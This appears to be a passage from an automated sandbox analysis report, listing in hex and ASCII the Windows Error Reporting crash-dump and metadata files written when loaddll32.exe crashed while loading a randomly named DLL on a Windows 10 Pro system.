C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp.xml	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96.tmp.csv	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7.tmp.txt	success or wait	1	6D8B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd fd 63 62 fd 05 12 00 00 00 00 00	MDMP cb	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 05 00 00 fd fd 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWTcb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 38 fd fd 00 00 00 00 00 00 00 fd 00 03 00 00 00 38 fd fd 00 24 fd fd 00 fd 19 40 00 23 00 00 00 02 02 01 00 00 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@88$@#+	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	1632	168	fd 17 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	10510	20	0d 00 00 00 fd fd 26 01 00 00 00 00 58 06 00 00 fd 29 00 00	&X)	success or wait	13	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	10722	1624	fd fd 3e 77 fd fd 3c 77 fd 00 00 00 fd fd fd fd 10 00 00 00 3c fd 26 01 08 fd 26 01 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd 00 fd fd 00 00 fd fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 50 fd fd 00 00 00 00 00 00 00 00 00 60 fd fd 00 00 40 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 78 fd 3a 01 54 42 fd 00 fd fd 3a 01 04 fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<w<&&@<w@<wP`@ x:TB:	success or wait	12	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	29726	596	fd fd 3e 77 fd fd 3c 77 fd 00 00 00 fd fd fd fd 10 00 00 00 40 fd 3a 01 0c fd 3a 01 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd 00 fd fd 00 00 fd fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 60 fd fd 00 00 40 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 42 fd 00 74 fd 26 01 04 fd 00 7c fd 26 01 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<w@::@<w@<w`@T Bt&|&	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 08 fd fd 00 fd fd 3e 77 23 00 00 00 02 02 00 00 fd fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++>w#+	success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	1900	48	fd 14 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd 3a 01 00 00 00 00 54 02 00 00 1e 74 00 00 fd 02 00 00 42 26 00 00	:TtB&	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	5744	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	7612	34	1c 00 00 00 56 00 6f 00 65 00 76 00 64 00 4f 00 51 00 70 00 65 00 55 00 2e 00 64 00 6c 00 6c 00 00 00	VoevdOQpeU.dll	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 0d 03 00 00 00 00 6d 5c 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 06 fd 03 00 00 00 00 00 56 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 0e 1b 00 00 00 00 00 1b fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 63 05 00 00 00 00 00 fd 2a fd 3b 00 00 00 00 fd fd 1b 20 00 00 00 00 fd 29 fd 22 00 00 00 00 fd 49 21 01 00 00 00 00 29 45 01 00 fd 0a 01 00 fd 09 06 00 fd fd 0a 00 1b fd 04 00 06 7f 15 00 63 05 00 fd 40 38 00 ee 01 00 19 fd 15 00 00 00 00 00 fd fd 23 00 6c 5d 04	@!/FK?Zbm\V%@*;)"!!)E@8#l]	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	30322	9184	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 12 00 00 00 44 00 69 00 72 00 65 00 63 00 74 00 6f 00 72 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61	FileFileFileFileDirectoryEvent (WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(Wa	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 18 00 00 6a fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8Tj	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 31 00 34 00 32 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>1428</Pid>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 38 00 33 00 32 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>18323</Uptime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 37 00 30 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82370560</PeakVirtualSize>	success or wait	1	6D8B497A	unknown
